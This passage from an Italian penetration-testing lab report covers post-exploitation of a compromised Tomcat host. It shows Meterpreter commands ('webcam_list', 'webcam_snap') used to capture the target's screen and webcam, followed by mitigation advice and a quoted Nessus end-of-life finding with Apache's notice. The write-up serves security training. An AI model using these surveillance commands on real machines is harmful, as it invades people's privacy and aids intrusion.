Screenshot saved to: /home/kali/ePKZa0bE.jpeg
```

**Fig.20 Salvataggio screenshot*




**Fig.21 Screenshot macchina target post-venom*

4. **Webcam:** Tramite il comando **webcam_list** eseguito nella sessione Meterpreter nativa, il sistema ha rilevato una webcam attiva e tramite il comando **webcam_snap -i 1** è stata effettuata una cattura in tempo reale dalla webcam della macchina target

```
meterpreter > webcam_list  
1: VirtualBox Webcam - ACER HD User Facing
```

**Fig.22 Rilevamento webcam*



**Fig.23 Verifica webcam*

Conclusioni

In conclusione, il laboratorio ha dimostrato come una versione non patchata e l'uso di credenziali deboli in servizi come Tomcat possano portare alla completa compromissione di un sistema operativo.

Mitigazione

Per mettere in sicurezza il sistema, è obbligatorio:

1. **Aggiornamento:** Eseguire l'update di Apache Tomcat all'ultima versione stabile.
2. **Hardening Credenziali:** Adottare policy di password complesse per gli account.

3. Configurazione Firewall: Implementare regole di firewall per limitare l'accesso solo a indirizzi IP fidati.

Per l'implementazione delle contromisure, è possibile consultare i **referimenti esterni e le patch fornite nel report di Nessus**, al fine di correggere le vulnerabilità critiche identificate nei servizi.

CRITICAL Apache Tomcat SEoL (7.0.x)

Description

According to its version, Apache Tomcat is 7.0.x. It is, therefore, no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.


Solution

Upgrade to a version of Apache Tomcat that is currently supported.

See Also

<https://tomcat.apache.org/tomcat-70-eol.html>

**Fig.24 Link pagina soluzione vulnerabilità*



Apache Tomcat®

Search...

COMMUNITY
THE ASP CONFERENCE
CODE

Apache Tomcat

- Home
- Taglibs
- Maven Plugin

Download

- Which version?
- Tomcat 11
- Tomcat 10
- Tomcat 9
- Tomcat Migration Tool for Jakarta EE
- Tomcat Connectors
- Tomcat Native
- Taglibs
- Archives

End of life for Apache Tomcat 7.0.x

The Apache Tomcat® team announces that support for Apache Tomcat 7.0.x will end on 31 March 2021.

This means that after 31 March 2021:

- releases from the 7.0.x branch are highly unlikely
- bugs affecting only the 7.0.x branch will not be addressed
- security vulnerability reports will not be checked against the 7.0.x branch

Three months later (i.e. some time after 30 June 2021):

- the 7.0.x download pages will be removed
- the latest 7.0.x release will be removed from the mirror system
- the 7.0.x branch will be made read-only
- the links to the 7.0.x documentation will be removed from tomcat.apache.org
- The bugzilla project for 7.0.x will be made read-only

Note that all 7.0.x releases will always be available from the archive.

It is anticipated that the final 7.0.x release will be made shortly before 31 March 2021.

**Fig.25 Pagina web soluzione*